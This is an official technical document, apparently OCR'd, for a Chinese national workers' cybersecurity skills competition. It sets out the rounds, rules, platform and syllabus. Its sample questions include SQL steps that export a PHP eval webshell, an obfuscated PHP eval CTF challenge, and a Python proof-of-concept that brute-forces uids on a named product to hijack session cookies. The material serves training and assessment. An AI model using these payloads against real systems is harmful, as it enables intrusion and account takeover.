第七届全国职工职业技能大赛
网络与信息安全管理员赛项技术文件

目录

一、赛项概述

全国职工职业技能大赛网络与信息安全管理员赛项参赛对象为从事网络安全工作的职工。鉴于参赛选手日常工作的主要职责是保障信息系统安全稳定运行，大赛将从政策法规标准和网络安全风险评估、安全应急响应技术、数据安全等方面全方位考核从业职工的网络安全综合能力。

二、 竞赛形式

本赛项为个人赛，赛事共计三场，采用线下集中模式进行。

第一场比赛时间为第一天 8:30-11:30，13:00-15:00 两个时段共计 5 小时，（系统分时段供题，上半场题目下半场无法提交答案。）总分 100 分，占总成绩 40%，包括理论考核（30%）和 CTF（70%），试题根据选手 ID 从系统题库中随机生成。理论考点主要包括政策法规标准等法律法规和网络安全技术知识点;CTF 主要包括应急响应处置、物联网安全、工控系统安全、Web 安全、数据包分析、密码技术、数据恢复、移动 APK 分析、逆向分析、PWN 等。

第二场比赛时间为第二天的 8:00-12:00，共计 4 小时，总分 100 分，占总成绩 40%，综合靶场攻防模式，为模拟真实工作环境的实操考核。试题将模拟真实应用系统在实际应用中为保障系统安全稳定运行所涉及的工作，共分为 5 个场景，包括：Web 服务器、数据库服务器、蜜罐环境、物联网设备、工控场景。涉及的知识点有： Web 安全、数据安全、应急响应、蜜罐、物联网安全、PWN、恶意代码、系统安全、数

据库安全、中间件安全、密码技术、数据恢复、计算机取证、工控网络安全以及等级保护 2.0 相关技术要求等。



图 1：综合靶场拓扑结构

第三场比赛时间为第二天的 13:00-17:00，共计 4 小时，比赛提供国产化环境，参赛选手对给出的产品或场景进行漏洞挖掘，专家裁判根据选手实际挖出的漏洞评分，最终根据每个选手挖出的漏洞总分进行排名。第三场竞赛以最高分为满分基准 100，该场成绩占总成绩的 20%。涉及的知识点有：应用安全、操作系统安全、数据库安全、密码应用、中间件安全、逆向、PWN 等。

三、竞赛规则

（一）第一场竞赛规则

采用竞赛系统在线答题。理论考核题型包括单选题、多选题、判断题，CTF 实操考核包括 2 种题型：一种是离线下载题型：点击“附件下载”下载压缩包到本地后，通过各种技术手段分析压缩包获取其中的 Flag 值，另一种是在线测试

题型，点击页面获取的 IP 地址，按题目描述要求获取 Flag 值。两种题型均在考题下方的输入框提交 Flag 即可。

（二）第二场竞赛规则

采用竞赛系统在线答题，考试开始的时候给一个 IP 地址，共计 4 个竞赛服务器需要选手自己去 C 段发现，分别涉及到 Web 攻防、应急响应、蜜罐、物联网攻防、工控网络场景。考试平台中有提示的根据提示答题，没有提示的在拿到权限之后获取 Flag 值，获取的 Flag 值提交到输入框即可。

（三）第三场竞赛规则

第三场采用竞赛系统在线答题，参赛选手实时提交漏洞类型和漏洞利用 Writeup，裁判进行现场审核确认答题有效，必要时要求选手现场还原测试方法。专家组对漏洞进行定级并确定相应分值后，由系统进行计分。

四、竞赛样题

（一）第一场竞赛样题

1.理论知识

（1）为防范、处置木马和僵尸网络引发的网络安全隐患，净化公共互联网环境，维护我国公共互联网安全，针对木马和僵尸网络事件分为四个级别，其中重大这个级别的定义正确的是（ ）。

A.涉及全国范围或省级行政区域，同一时期存在一个或多个木马和僵尸网络、总规模超过 100 万个 IP 地址，对社会造成重大影响

B.涉及全国范围或省级行政区域，同一时期存在一个或多个木马和僵尸网络、总规模超过50万个IP地址，对社会造成重大影响

C.涉及全国范围或省级行政区域，同一时期存在一个或多个木马和僵尸网络、总规模超过30万个IP地址，对社会造成重大影响

D.涉及全国范围或省级行政区域，同一时期存在一个或多个木马和僵尸网络、总规模超过10万个IP地址，对社会造成重大影响

（2）一些网站后台为了方便管理，集成了sql数据库语句执行功能，而这也给攻击者提供了获取webshell的方法。现在一网站后台存在sql语句执行功能，且网站绝对路径为F:/wwwroot/，按下列哪种顺序执行 sql 语句可以成功导出webshell shell.php（ ）

①Create TABLE temp（cmd text NOT NULL）；

②Select cmd from temp into out file

F:/wwwroot/shell.php;

③Drop TABLE IF EXISTS temp;

④Insert INTO temp （cmd） VALUES（<? php eval（$_POST[cmd]）;?>）；

A.②③①④

B.③①②④

C.①④②③

D. ③①②④

2. CTF

打开考试系统在屏幕左侧会有所有的 CTF 题目列表，点开每一道题进行答题，没有先后顺序。

图 2：文件上传样题



图 3：Web 安全样题

```php
<?php
show_source(__FILE__);
function encncmdu($data,$key='CHENI'){
    $txt = urldecode($data);
    $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    $ch = $txt[0];
    $nh = strpos($chars,$ch);
    $mdKey = md5($key.$ch);
    $mdKey = substr($mdKey,$nh%8, $nh%8+7);
    $txt = substr($txt,1);
    $tmp = '';
    $i=0;$j=0; $k = 0;
    for ($i=0; $i<strlen($txt); $i++) {
        $k = $k == strlen($mdKey) ? 0 : $k;
        $j = strpos($chars,$txt[$i])-$nh - ord($mdKey[$k++]);
        while ($j<0) $j+=64;
        $tmp .= $chars[$j];
    }
    return base64_decode($tmp);
}
eval(encncmdu("grMmPl32DvXmPhMdIqpo5j0aHjqcW"));
?>
```

（二）第二场竞赛样题

考试开始的时候给一个 C 段 IP 地址，共计 5 个竞赛服务器需要选手自己去 C 段发现，分别涉及到 Web 攻防、应急响应、蜜罐、物联网攻防、工控网络场景。考试平台中有提示的根据提示答题。

（1）下图是搭建的企业内部云盘系统，也是真实的攻击目标；考生需通过漏洞挖掘进入该系统并获取到权限，把获取的 Flag 提交到考试平台。



图 4：样题示例

（2）该云盘系统使用的数据库在另外一台服务器上，考生同样要拿到数据库服务器的权限，并且发现该数据早已被人拖库，需对其做应急响应和取证分析。

（3）下图是通过君立华域的迷宫系统模拟电商平台的蜜罐环境，用来模拟实际应用场景中部署的蜜罐系统来干扰迷惑攻击人员。

图 5：样题示例

（4）物联网场景。

为了更加贴近现实，本次比赛中新增物联网设备相关的案例。在本案例中选手需要从安全研究员的角度尝试对一个物联网摄像头进行安全渗透研究。

选手首先得通过数据流量探测定位出摄像头的数据通信接口，接着通过黑盒测试找出物联网设备后台控制的协议漏洞，最后通过 pwn 达成漏洞利用，最终会获得一个典型的物联网设备的终端。然后通过代码审计尝试从固件中找到对应

的视频文件程序,从而定位视频文件,找到藏在其中的 flag。最终获得的终端 shell。



图 6：样题示例

（三）第三场竞赛样题

国内被广泛使用的某应用系统，也是作为信创产品被攻击频率较高的目标，安装最新版本，参赛队员对其众测，测试成功后提交过程文档由专家组对其审核。

图 7：样题示例

0x03 POC 检测脚本

通过遍历 uid 的值，判断用户是否上线过，实现任意用户登录

```
import requests
from bs4 import BeautifulSoup
import sys
import re

url = sys.argv[1]
for i in range(1,10000):
    try :
        vuln_url = url + "/mobile/auth_mobi.php?isAvatar=1&uid="+str(i)+"&P_VER=0"
        resp = requests.get(vuln_url)
        soup = BeautifulSoup(resp.text,'html.parser')

        if 'RELOGIN' in soup.get_text():
            print("不存在")
        else:
            PHPSESSION = re.findall(r'PHPSESSID=(.*?);', str(resp.headers))
            print('uid='+str(i)+"  在  线  "+"  对  应  的    COOKIE    值  是  :
PHPSESSID="+str(PHPSESSION[0]))
            break
    except:
        break
```

0x04 修复建议

更新补丁，https://www.tongda2000.com/download

图 8：文档示例

五、大赛技术平台

（一）赛项设备配备情况

1.赛项平台技术参数

生产厂家：江苏君立华域信息安全技术股份有限公司

设备型号：“九道关”信息安全攻防对抗平台 V3.0

主要参数规格如下：

序号	指标项	主要功能及技术参数
1	硬件及性能	1.2U 机架式结构，双路 E5 CPU，128G DDR4 ECC 内存，3 * 240G SSD + 5 * 2T HDD 存储（支持 RAID5），双通道冗余电源，3*100/1000Base_T，2*USB 接口。 2.单台设备并发访问数≥200，并发虚拟机数量≥80； 3.支持集群部署，扩展平台性能。
2	竞技考核模块	1.支持理论竞赛和实操竞赛； 2.理论考核支持单选、多选、判断 3.理论考题不少于 1100 道，支持题库自动生成，支持添加或批量导入笔试题库； 4.理论竞赛，每个考生的题目顺序随机。 5.理论竞赛支持根据设定的比赛开始时间进行比赛倒计时或根据选手进入比赛的时间进行比赛倒计时。

序号	指标项	主要功能及技术参数
		6.理论竞赛，自动对未答题目进行标记。手动交卷时，如果存在未答题目，系统将会给出提示信息。 7.理论竞赛，竞赛结束时，系统自动帮助未交卷的考生提交试卷，避免未交卷得 0 分的情况出现。 8.理论竞赛，自动保存已答题目数据，防止浏览器刷新或崩溃之后导致已达数据丢失。 9.实操竞赛支持机试实操 CTF、风险评估、应急响应、安全加固、攻防对抗 AWD、闯关等形式，支持个人赛和团队赛。 10.支持在同一场竞赛中添加多种竞赛模式，分数累加。 11.实操考题数量不低于如下要求：机试实操考题 CTF 不少于 14 套、风险评估考题不少于 15 套、安全加固考题不少于 2 套、AWD 考题不少于 2 套、应急响应考题不少于 1 套。 12.实操竞赛支持在竞赛管理中对虚拟机一键开启。 13.竞赛人员名单可通过 Excel 直接导入平台。14.支持题库管理（题库编辑、题库导入导出）、考试管理、考试人员管理、考试暂停

序号	指标项	主要功能及技术参数
		等功能。 15.支持竞赛倒计时功能；支持自动评分并进行实时排名。 16.支持竞赛观摩，竞赛实时排名、得分展示等功能。 17.支持成绩报表导出，导出数据包含“竞赛名称”“选手名”“得分”“答对题目”“答错题目”等条目。 18.竞赛人员能够实时查看个人排名、得分情况、比赛公告、比赛时间等相关比赛信息。

2.考题环境技术参数

项目	规格
考题虚拟机操作系统	Linux、Windows
虚拟机类型	Xen
性能指标	2U 机架式结构，双路 E5 CPU，128G DDR4 ECC 内存，3 * 240G SSD + 5 * 2T HDD 存储（支持 RAID5），双通道冗余电源，3*100/1000Base_T，2*USB 接口。
蜜罐系统	“迷宫”网络攻击捕获系统

工控虚拟化平台	管理系统、PLC 虚拟化
信创产品	信创应用系统、信创安全产品
物联网产品	物联网终端设备

（二）竞赛页面（参考）

图 9：竞赛登录窗口

图 10：理论竞赛答题页面



图 11：实操竞赛答题页面

六、注意事项

（1）选手须自带电脑、有线鼠标、网络安全类软件工具进入考场；两场考试选手均使用自带电脑进行，赛场不负责自带物品的检修和排故。

（2）赛场提供一定数量的备用电脑，供选手备用（比赛过程中使用备用电脑，自带软件安装时间包含在比赛时间内）。

（3）禁止携带网络安全类硬件设备进入考场。

（4）禁止使用 DDoS 攻击考试平台和系统。

（5）在竞赛进行期间，选手须填写网络配置确认单进行网络责任归属。由于选手原因造成的网络损坏，须承担后果。

（6）在竞赛进行期间，竞赛场地内将开启信号干扰器、信号屏蔽器等设备，屏蔽现场的手机信号和 WLAN 信号等。

七、附件：竞赛大纲

（一）政策法规和标准

熟悉《中华人民共和国网络安全法》的相关内容。掌握安全法所涉及的角色、应当履行的法律责任与义务。掌握网络安全法在学习、宣传和贯彻实施中所涉及的内容。

熟悉《中华人民共和国密码法》的相关内容。掌握密码法所涉及的内容，尤其是责任与义务。

熟悉《网络安全审查办法》《关于推进国家技术创新中心建设的总体方案》等国家信息技术应用创新的相关法规条例。

了解《中华人民共和国数据安全法》内容。

熟悉《国家网络安全事件应急预案》相关内容。熟悉网络安全事件的产生原因、目的、分级，了解网络安全应急事件处置组织机构与各部门相关职责，以及针对检测与预警的响应措施等。

熟悉网络等级保护定级范围、评审要求、备案等政策要求；了解网络单元安全防护定级方法、定级对象命名规则、定级报告内容、定级备案等相关信息。

了解安全风险评估工作的国际标准名称（ISO/IEC TR 13335、ISO/IEC 17799、ISO/IEC 27001 等），了解《信息系统安全等级保护定级指南》《信息系统安全等级保护实施指南》等国家标准总体情况。

了解《中华人民共和国计算机信息系统安全保护条例》《关键信息基础设施安全保护条例》等相关国家网络安全法律规范条例。

（二）风险评估

掌握常规的渗透测试技术。熟练使用各种常见渗透测试工具，渗透测试技术包括：踩点扫描探测、信息收集、暴力破解、常规漏洞利用、Web 权限获取、提权、溢出攻击、植入后门、内网渗透等。

掌握常见安全漏洞的代码审计和代码加固技术，常见漏洞至少包括：缓冲区溢出、拒绝服务、远程命令执行、注入、跨站、Web 提权。

（三）物联网安全

掌握常规的物联网安全分析技术,包括但不限于:二进制固件提取技术,物联网固件分析技术,物联网协议分析,物联网设备架构分析。

熟练掌握 arm/mips 等架构下的二进制逆向技术。

（四）应急响应

掌握应急响应相关技术，包括：入侵取证分析、日志审计分析等。

了解操作系统（Windows、Linux 等）的常规安全防护技术。能熟练利用系统日志、应用程序日志等溯源攻击途径；掌握系统账号、文件系统、网络参数、服务、日志审计等项目的安全检测与安全加固方法。

（五）信创

了解信创相关操作系统、数据库、中间件和安全产品。掌握对信创产品的安全测试和漏洞挖掘技术。

（六）其他

熟悉密码技术的概念、加密体制的分类、常见加密方式、密码协议与密码分析工具的利用；

掌握 CTF 五个知识点的分析利用；

熟悉物联网、工业控制、无线、网络设备等相关方面的安全问题；

熟悉移动互联网恶意程序监测与处置机制，掌握移动应用的逆向分析和代码审计技术、移动应用的安全防护方法等；

掌握常见协议分析工具的使用，常见数据包分析方法；

熟练使用数据恢复的常用技术等相关知识点内容；

熟悉恶意代码的识别方法及防护措施。能运用相关技术发现、隔离、清除常见恶意代码；并能对常见恶意代码进行逆向分析。